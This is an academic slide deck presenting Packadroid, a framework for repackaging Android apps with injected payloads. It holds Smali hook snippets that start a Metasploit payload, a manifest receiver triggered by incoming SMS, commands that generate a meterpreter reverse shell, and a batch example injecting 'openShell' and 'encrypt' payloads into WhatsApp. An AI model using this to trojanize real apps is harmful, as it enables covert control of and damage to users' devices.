
Chair of Software and Systems Engineering
Department of Informatics
Technical University of Munich

Packadroid [3] – A Framework for Repackaging Android Applications

Marko Dorfhuber, Max Hornung and Moritz Oettle
Technical University of Munich
Department of Informatics
Chair of Software and Systems Engineering
Munich, 07.02.2018



Introduction

Introduction

Motivation:

- Repackaging of Apps is time-consuming
- Smali is difficult to read and even more difficult to adapt
- Can be automated!

Contribution:

- Framework for Information gathering, unpacking, and packing of Android applications
- Pack arbitrary payloads, with arbitrary hooks into arbitrary original applications
- Scriptable framework for reproducing repack processes

Background

Application File Format

- Android applications are *.apk* files
- *.apk* files are only *zip* files
- Apps can be easily unzipped
- Java classes are stored in the *classes.dex* file as Dalvik bytecode
- Dalvik bytecode can be converted to Smali code with *Apktool* [1]
- Smali code is human readable and adaptable
- Conversion from Smali to Dalvik bytecode is also performed with *Apktool*

Smali

```
1  .class public LHelloWorld;
2  .super Ljava/lang/Object;
3
4  .method public static main([Ljava/lang/String;)V
5      .registers 2
6
7      sget-object v0, Ljava/lang/System;->out:Ljava/io/PrintStream;
8
9      const-string    v1, "Hello World!"
10
11     invoke-virtual {v0, v1},
       Ljava/io/PrintStream;->println(Ljava/lang/String;)V
12
13     return-void
14 .end method
```

Listing 1: Hello world in smali, adapted from [2]

Approach

Overview




Figure 1: Process of repackaging

Activity Hook

- List all activities of an arbitrary app
- Select activity by ID or by its name
- Identify Smali file of selected activity
- Find the `onCreate()` method in the Smali file
- Inject a static call to the payload
- Deliver the Android context to the payload

```
1 <activity [options] android:name="com.whatsapp.Main">
2 <intent-filter android:label="@string/
      launcher_app_name">
3     <action android:name="android.intent.action.MAIN"/>
4     <category android:name="android.intent.category.
      LAUNCHER"/>
5 </intent-filter>
6 </activity>
```

Listing 2: Activity in Manifest

```
1 invoke-static {p0}, Lcom/metasploit/stage/Payload;->start(Landroid/
    content/Context;)V
```

Listing 3: Starting the payload code in smali

Broadcast Hook

- Select which Intent launches the payload
- Add receiver to Android Manifest
- Add necessary Permissions
- Generate a Broadcast-receiver in Smali
- Inject the Smali code as a distinct class

```
1 .method public onReceive(Landroid/content/
    Context;Landroid/content/Intent;)V
2
3    invoke-static {p1}, Lcom/metasploit/stage/
    Payload;->start(Landroid/content/Context;)V
4
5    return-void
6 .end method
```

Listing 4: Receiver Class

```
1 <receiver android:name="com.malicious.payload.Broadcastreceiver">
2    <intent-filter>
3       <action android:name="android.intent.action.ACTION_POWER_CONNECTED"/>
4       <action android:name="android.provider.Telephony.SMS_RECEIVED"
5    </intent-filter>
6 </receiver>
```

Listing 5: Receiver in Manifest

Payload Format

- Input payloads as `.apk file`
- Write your payload as a normal Android application without an activity
- Create a class with a public static method and Android context as parameter
- Do malicious things in your method
- Recommended: Start a new thread and return
- Specify the class and the method as hook

Implementation

Overview




Figure 2: Implementation Overview

Interactive Shell – Commands

Command	Description
load_original	Load an .apk file you want inject code to.
list_activities	List the activities of the loaded original application.
add_activity_hook	Add a new hook to the given activity for the given payload.
add_broadcast_hook	Add a new hook to the given intent as a broadcastreceiver.
list_added_hooks	Lists all hooks which have already been added by the user.
remove_hook	Remove hook with given index.
repack	Repack the .apk file as configured.
set_verbose	Enables or Disables the verbose mode
generate_meterpreter	Generates a reverse shell (meterpreter) with given IP and port.
start_meterpreter_handler	Generate a handler which is catchign the reverse shell.
help	Shows available methods without problems.
exit	Close the interactive prompt without changing anything.

Table 1: List of available commands

Automatization with a Batch file

- Use Commands from last slide and write a batch file
- Commands are iteratively executed
- Good for repetitive repackaging

```
load_original Original/Whatsapp.apk

# Add Hooks
add_activity_hook com.WhatsApp.main Malware/malware1.apk Test.Payload openShell
add_activity_hook 10 Malware/malware1.apk Test.Payload openShell
add_broadcast_hook on_power_connect  Malware/malware2.apk Test.Payload2 encrypt

# Generate repackaged app
repack repacked.apk
exit
```

Listing 6: Example Batch file

Future Work

Future Work

- Extension of payload library
- Implement more hooks
- Automatic obfuscation of malware payloads
- Improve usability
- Semantic based hooks with conditions (hard to solve)

Demonstration

References I

[1] Apktool – a tool for reverse engineering 3rd party, closed, binary android apps.
https://ibotpeaches.github.io/Apktool/.
Accessed: 02.02.2018.

[2] Hello world in smali.
https://github.com/JesusFreke/smali/blob/master/examples/HelloWorld/HelloWorld.smali.
Accessed: 27.01.2018.

[3] M. Dorfhuber, M. Oettle, and M. Hornung.
Packadroid.
https://github.com/PraMiD/Packadroid.
Accessed: 06.02.2018.